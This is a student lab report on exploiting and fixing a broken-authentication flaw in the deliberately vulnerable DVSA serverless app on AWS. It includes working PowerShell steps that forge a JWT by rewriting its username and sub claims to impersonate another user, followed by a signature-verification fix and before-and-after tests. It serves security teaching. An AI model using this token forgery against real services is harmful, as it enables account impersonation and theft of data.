



ICS 344 - 02

MOAYED ALJADDAWI - 202248800

DVSA URL: <http://dvsa-website-962415228810-us-east-1.s3-website.us-east-1.amazonaws.com/>

AWS Region: us-east-1

02/05/2026

Lesson #2: Broken Authentication

Lesson #2: Broken Authentication

Part 1) Goal and Vulnerability Summary

Broken Authentication is a serverless security vulnerability where user identity is not properly verified before granting access to backend functionality. In this case, the vulnerability affects the AWS Lambda function behind the API Gateway **/order** endpoint, which relies on JSON Web Tokens (JWT) for authentication. The security impact is critical because an attacker can modify JWT payload fields such as **username** and **sub** to impersonate another user. The main weakness is that the backend decodes and trusts JWT contents without verifying the token signature. This allows unauthorized access to protected resources and leads to user impersonation.

Part 2) Why This Works / Root Cause

The vulnerability exists because the backend only decodes the JWT payload and directly uses identity fields such as **username** and **sub** without verifying the token's signature. Since JWT payloads are Base64-encoded but not encrypted, an attacker can modify them and re-encode the token. Without signature verification, the backend cannot detect tampering and accepts forged tokens as valid.

Part 3) Environment and Setup

- **DVSA API endpoint used:**
 - <https://n1pq1eb7kd.execute-api.us-east-1.amazonaws.com/dvsa/order>
- **AWS services involved:**
 - Amazon API Gateway
 - AWS Lambda (DVSA-ORDER-MANAGER)
- **User context:**
 - User B (attacker)
 - User C (victim)
- **Tools used:**
 - Browser DevTools (Network tab)
 - PowerShell terminal (Invoke-RestMethod for API requests and JWT manipulation)
 - AWS Console (Lambda + CloudWatch)

Part 4) Reproduction Steps

1. Access the DVSA application
Open the DVSA website and log in as User B.
2. Capture the API request
Open DevTools → Network tab → Fetch/XHR → select an **order** request and copy the Authorization token.
3. Decode the JWT token
Use PowerShell to decode the JWT payload and extract identity fields (**username**, **sub**).
4. Extract victim identity
Repeat the decoding process for User C to obtain the victim's ID.
5. Modify the token
Replace the attacker's **username** and **sub** values with the victim's ID.

6. Reconstruct the token
Re-encode the modified payload and combine it with the original header and signature.
7. Send forged request
Send an API request using the forged token.

Part 5) Evidence and Proof

The vulnerability was proven by showing that a JWT payload could be modified and still accepted by the backend. The backend trusted identity claims such as username and sub without verifying the JWT signature.




Figure 1. User B token captured from browser DevTools.

This shows the attacker's valid JWT token captured from the browser request. The token value is redacted because it is sensitive.




Figure 2. User C token captured from browser DevTools.

This shows the victim user's token source. The victim token was used only to identify victim claims such as username and sub.

```

PS C:\Users\moayyed> function Decode-JWT($token) {
>> $payload = $token.Split('.')[1]
>> switch ($payload.Length % 4) {
>> 2 { $payload += "==" }
>> 3 { $payload += "=" }
>> }
>> $bytes = [System.Convert]::FromBase64String($payload.Replace('-', '+').Replace('_', '/'))
>> $json = [System.Text.Encoding]::UTF8.GetString($bytes)
>> return $json | ConvertFrom-Json
>> }
PS C:\Users\moayyed>
PS C:\Users\moayyed> Write-Host "`nTOKEN_B"

TOKEN_B
PS C:\Users\moayyed> $decodedB = Decode-JWT $TOKEN_B
PS C:\Users\moayyed> $decodedB.username
34783448-3001-70b5-23be-ee5d151d3bc6
PS C:\Users\moayyed> $decodedB.sub
34783448-3001-70b5-23be-ee5d151d3bc6
PS C:\Users\moayyed>
PS C:\Users\moayyed> Write-Host "`nTOKEN_C"

TOKEN_C
PS C:\Users\moayyed> $decodedC = Decode-JWT $TOKEN_C
PS C:\Users\moayyed> $decodedC.username
e408f438-d0e1-70a2-65a3-34bb1741c913
PS C:\Users\moayyed> $decodedC.sub
e408f438-d0e1-70a2-65a3-34bb1741c913

```

Figure 3. Decoded JWT payload showing identity claims.

The decoded JWT payload shows that identity information such as username and sub exists inside the token payload. Since JWT payloads are Base64URL-encoded, these fields can be viewed and modified by an attacker.

```

PS C:\Users\moayyed> $bytes = [System.Convert]::FromBase64String($payload.Replace('-', '+').Replace('_', '/'))
PS C:\Users\moayyed> $json = [System.Text.Encoding]::UTF8.GetString($bytes)
["sub":"34783448-3001-70b5-23be-ee5d151d3bc6","iss":"https://cognito-idp.us-east-1.amazonaws.com/us-east-1_3RCVL36dY","client_id":"1efb2c8at0n8v0n3n4kqd","origin_jti":"4f69c773-d192-4853-89c6-c50dccc99c6d","event_id":"79a8f78e-b292-4062-a2d9-07f6d769d42","token_use":"access","scope":"aws:cognito:signin:user:admin","auth_time":1776762267,"exp":1776765867,"iat":1776762267,"jti":"812bc695-cba1-46d5-83da-299d7f2a2427","username":"34783448-3001-70b5-23be-ee5d151d3bc6"}
PS C:\Users\moayyed> $json = [System.Text.Encoding]::UTF8.GetString($bytes) | ConvertFrom-Json
PS C:\Users\moayyed> $json.username
34783448-3001-70b5-23be-ee5d151d3bc6
PS C:\Users\moayyed> $json.sub
34783448-3001-70b5-23be-ee5d151d3bc6
PS C:\Users\moayyed> $json.username = "e408f438-d0e1-70a2-65a3-34bb1741c913"
PS C:\Users\moayyed> $json.sub = "e408f438-d0e1-70a2-65a3-34bb1741c913"
PS C:\Users\moayyed> $json.username
e408f438-d0e1-70a2-65a3-34bb1741c913
PS C:\Users\moayyed> $json.sub
e408f438-d0e1-70a2-65a3-34bb1741c913
PS C:\Users\moayyed> $newJson = $json | ConvertTo-Json -Compress
PS C:\Users\moayyed> $newBytes = [System.Text.Encoding]::UTF8.GetBytes($newJson)
PS C:\Users\moayyed> $newPayload = [System.Convert]::ToBase64String($newBytes).TrimEnd('=').Replace('+','-').Replace('/', '_')
PS C:\Users\moayyed>
PS C:\Users\moayyed> $FAKE_AS_C = "${parts[0]}.${newPayload}.${parts[2]}"
PS C:\Users\moayyed> $FAKE_AS_C.Length
1067

```

Figure 4. Modified JWT payload / forged token creation.

This shows the attacker modifying the JWT payload by replacing User B's identity fields with User C's identity fields, then reconstructing the token.

```

PS C:\Users\moayyed> $headers = @{}
>> "content-type" = "application/json"
>> "authorization" = $TOKEN_B
>> }
PS C:\Users\moayyed>
PS C:\Users\moayyed> $body = @{}
>> "action" = "orders"
>> } | ConvertTo-Json -Compress
PS C:\Users\moayyed>
PS C:\Users\moayyed> Invoke-RestMethod -Uri $API -Method Post -Headers $headers -Body $body

status orders
-----
ok      {@{order-id=2fe8b5f4-967a-414d-92ac-819da1923c30; date=1777032799; total=32; status=shipped; token=d3bs3yC0kv...

```

Figure 5. Normal request using token B (attacker).

This shows that legitimate token B returns a normal, successful response.

```

PS C:\Users\moayyed> $headers = @{}
>> "content-type" = "application/json"
>> "authorization" = $TOKEN_C
>> }
PS C:\Users\moayyed>
PS C:\Users\moayyed> $body = @{}
>> "action" = "orders"
>> } | ConvertTo-Json -Compress
PS C:\Users\moayyed>
PS C:\Users\moayyed> Invoke-RestMethod -Uri $API -Method Post -Headers $headers -Body $body

status orders
-----
ok      {@{order-id=377735770-555a-4701-918e-2e93e2204054; date=1777053480; total=33; status=processed; token=Dx0lmQVH...

```

Figure 6. Normal request using token C (victim).

This shows that legitimate token C returns a normal, successful response.

```

PS C:\Users\moayyed> $headers = @{
>>   "content-type" = "application/json"
>>   "authorization" = $FAKE_AS_C
>> }
PS C:\Users\moayyed>
PS C:\Users\moayyed> Invoke-RestMethod -Uri $API -Method Post -Headers $headers -Body $body

status orders
-----
ok      {order-id=37735770-555a-4701-918e-2e93e2204054; date=1777053480; total=33; status=processed; token=Dx0lmQVH...

```

Figure 7. Exploit request using forged token.

This screenshot shows the forged token being accepted by the backend. The response matches the victim user's order data, proving that the backend trusted the modified JWT payload without verifying the signature.

The exploit is confirmed because a forged token should have been rejected. Instead, the backend accepted modified identity claims and returned another user's data.

Part 6) Fix Strategy / Probable Mitigation

The vulnerability is fixed by implementing proper JWT signature verification. The backend must validate the JWT using Cognito public keys before trusting any claims. This ensures that any modified or forged token is rejected. Additionally, validation of claims such as issuer and expiration must be enforced. This prevents attackers from manipulating token contents and impersonating other users.

Part 7) Code / Config Changes

AWS Resource changed:

DVSA-ORDER-MANAGER (AWS Lambda function)

File path:

backend/functions/order-manager/order-manager.js

Before (Vulnerable Code)

```

JS order-manager.js 6 X
JS order-manager.js > handler > handler
77
78
79 exports.handler = (event, context, callback) => {
80   // console.log(JSON.stringify(event));
81   var req = JSON.parse(event.body);
82   var headers = JSON.parse(typeof event.headers === 'string' ? event.headers : JSON.stringify(event.headers));
83   var auth_header = headers.Authorization || headers.authorization;
84   var token_sections = auth_header.split('.');
85   var auth_data = jose.util.base64url.decode(token_sections[1]);
86   var token = JSON.parse(auth_data);
87   var user = token.username;
88   var isAdmin = false;
89 }

```

Figure 8. Before-fix JWT handling in order-manager.js.

The Lambda function decoded the JWT payload and directly trusted token.username without verifying the JWT signature.

1) Add this helper code (TOP of file)

after:

```

const jose = require('node-jose');
const https = require('https');

let _jwksCache = { keystore: null, fetchedAt: 0 };

function resp(statusCode, bodyObj) {
  return {
    statusCode,
    headers: { "Access-Control-Allow-Origin": "*" },
    body: JSON.stringify(bodyObj)
  };
}

function fetchJson(url) {
  return new Promise((resolve, reject) => {
    https.get(url, (res) => {
      let data = "";
      res.on("data", (c) => data += c);
      res.on("end", () => {
        if (res.statusCode >= 200 && res.statusCode < 300) {
          try { resolve(JSON.parse(data)); } catch (e) { reject(e); }
        } else {
          reject(new Error(`HTTP ${res.statusCode}: ${data.slice(0,200)}`));
        }
      });
    }).on("error", reject);
  });
}

async function getCognitoKeystore() {
  const now = Date.now();

  if (_jwksCache.keystore && (now - _jwksCache.fetchedAt) < 6 * 60 * 60 * 1000) {
    return _jwksCache.keystore;
  }

  const region = process.env.AWS_REGION;
  const userPoolId = process.env.userpoolid;
  const jwksUrl = `https://cognito-idp.${region}.amazonaws.com/${userPoolId}/.well-known/jwks.json`;

  const jwks = await fetchJson(jwksUrl);
  const keystore = await jose.JWK.asKeyStore(jwks);

  _jwksCache = { keystore, fetchedAt: now };
  return keystore;
}

```

```

async function verifyCognitoJwt(jwt) {
  const region = process.env.AWS_REGION;
  const userPoolId = process.env.userpoolid;
  const issuer = `https://cognito-idp.${region}.amazonaws.com/${userPoolId}`;

  const keystore = await getCognitoKeystore();
  const result = await jose.JWS.createVerify(keystore).verify(jwt);
  const claims = JSON.parse(result.payload.toString("utf8"));

  if (claims.iss !== issuer) throw new Error("bad issuer");
  if (typeof claims.exp === "number" && (Date.now() / 1000) > claims.exp) {
    throw new Error("expired");
  }
  if (claims.token_use && ![ "access", "id" ].includes(claims.token_use)) {
    throw new Error("bad token_use");
  }
  return claims;
}

```

2) Replace the vulnerable block


Replace this:

```

const authData = jose.util.base64url.decode(tokenSections[1]);
const token = JSON.parse(authData);
const user = token.username;

```

With this:



```

JS order-manager.js X
JS order-manager.js > resp
77
78
79 exports.handler = (event, context, callback) => {
80   // console.log(JSON.stringify(event));
81   var req = JSON.parse(event.body);
82   var headers = JSON.parse(typeof event.headers === 'string' ? event.headers : JSON.stringify(event.headers));
83   var auth_header = (headers.Authorization || headers.authorization || "");
84   var jwt = auth_header.replace(/^Bearer\s+/i, "").trim();
85
86   if (!jwt) {
87     return callback(null, resp(401, { status: "err", msg: "missing authorization" }));
88   }
89
90   verifyCognitoJwt(jwt).then((claims) => {
91     var user = claims.username || claims["cognito:username"] || claims.sub;
92
93     if (!user) {
94       return callback(null, resp(401, { status: "err", msg: "missing subject" }));
95     }
96
97     var isAdmin = false;

```

Figure 9. After-fix JWT verification logic.

The backend now calls `verifyCognitoJwt(jwt)` before trusting identity claims.

3) Add this at END of handler




Figure 10. Invalid token handling after remediation.

This shows that forged or invalid tokens now return 401 with msg: "invalid token".

What was changed

- Added JWT verification using Cognito public keys (JWKS)
- Removed direct decoding of JWT payload without verification
- Implemented signature validation and issuer/expiration checks
- Added error handling to reject invalid or tampered tokens

Why this fixes the issue

The original implementation trusted JWT payload data without verifying its signature, allowing attackers to modify identity fields and impersonate other users. The updated implementation verifies the JWT cryptographically using Cognito public keys before extracting any claims. This ensures that any tampered or forged token is rejected, preventing unauthorized access and user impersonation.

Part 8) Verification After Fix

After applying the fix, both a valid token and a forged token were tested again.

```

PS C:\Users\meayyed> $headers = @{
>>   "content-type" = "application/json"
>>   "authorization" = $TOKEN_B
>> }
PS C:\Users\meayyed> $body = @{
>>   action = "orders"
>> } | ConvertTo-Json -Compress
PS C:\Users\meayyed> Invoke-RestMethod -Uri $API -Method Post -Headers $headers -Body $body
status orders
-----
{
  "id": "2fe8b5f4-067a-41d4-92ac-819da1923c30",
  "date": "177032799",
  "total": 32,
  "status": "shipped",
  "token": "d3ba3c0b...",
  "tokenType": "JWT"
}
PS C:\Users\meayyed> $headers = @{
>>   "content-type" = "application/json"
>>   "authorization" = $TOKEN_A
>> }
PS C:\Users\meayyed> Invoke-RestMethod -Uri $API -Method Post -Headers $headers -Body $body
Invoke-RestMethod : ("status":"err","msg":"invalid token")
At line:1 char:1
+ Invoke-RestMethod -Uri $API -Method Post -Headers $headers -Body $bod ...
+ ~~~~~
+ CategoryInfo          : InvalidOperation: (System.Net.HttpWebRequest) [Invoke-RestMethod], WebException
+ FullyQualifiedErrorId : WebCmdletWebResponseException, Microsoft.PowerShell.Commands.InvokeRestMethodCommand
  
```

Figure 11. Forged & Valid token request after fix.

The legitimate token B still works and returns a successful response, while the forged token was rejected.

This confirms that normal authenticated behavior was preserved.

What changed:

Before the fix, the backend accepted modified JWT payloads and trusted the forged identity claims. After the fix, the backend verifies the JWT signature before processing the request. If the token was modified, verification fails and the request is rejected.

Legitimate behavior:

Valid tokens continue to work normally. The fix does not break normal user authentication or ordinary order access. It only blocks tampered or forged tokens.

Part 9) Structured Operation and Security Analysis

Table A — Intended logic, artifacts, and behavior comparison

Vulnerability	Intended Rule(s)	Artifacts Used	Normal Behavior	Exploit Behavior
Broken Authentication	Only verified JWT tokens should be trusted	DevTools, JWT decode, API responses	Valid token works	Modified token accepted

Table B — Deviation analysis, fix, and verification

Vulnerability	Deviation	Class	Fix Applied	Post-Fix Verification	Optional Latency Before / After Logging
Broken Authentication	Backend trusted modified JWT payload	Intentional misuse	JWT verification added in Lambda	Forged token rejected	Not measured

9.1 Intended Logic and Security Rule(s)

The user sends a request from the DVSA frontend to the API Gateway /order endpoint. The request is forwarded to the AWS Lambda function, which processes the request based on the JWT token. The system should verify the token signature and ensure that only valid users can access their own data.

Security rules:

- JWT tokens must be verified before use
- Identity fields must not be trusted without validation
- Users must not access other users' data

9.2 Evidence Sources and Behavior Trace

Artifacts used:

- DevTools token capture
- Terminal decoding output
- API responses
- Lambda code

Normal behavior:

- Valid token returns successful response

Exploit behavior:

- Modified token is accepted

Post-fix behavior:

- Modified token is rejected

9.3 Deviation Analysis and Classification

The exploit violates the intended rule that only verified tokens should be trusted. The backend accepted a modified JWT payload without verifying its signature. This is a security-relevant misuse, as it allows attackers to impersonate other users.

Classification:

Intentional misuse / security-relevant abuse

9.4 Explainable Fix and Post-Fix Validation

The original logic incorrectly assumed that decoding the JWT payload was sufficient. The fix introduces proper JWT verification using Cognito public keys. After applying the fix, modified tokens are rejected while valid tokens continue to function correctly. This confirms that the vulnerability is resolved.

Part 10) Takeaway / Lessons Learned

This vulnerability demonstrates the importance of proper authentication mechanisms in serverless applications. JWT tokens must always be verified cryptographically before trusting any data within them. Failure to do so allows attackers to manipulate identity information and gain unauthorized access. The key lesson is that authentication must be enforced at the backend level, not just assumed based on client-provided data.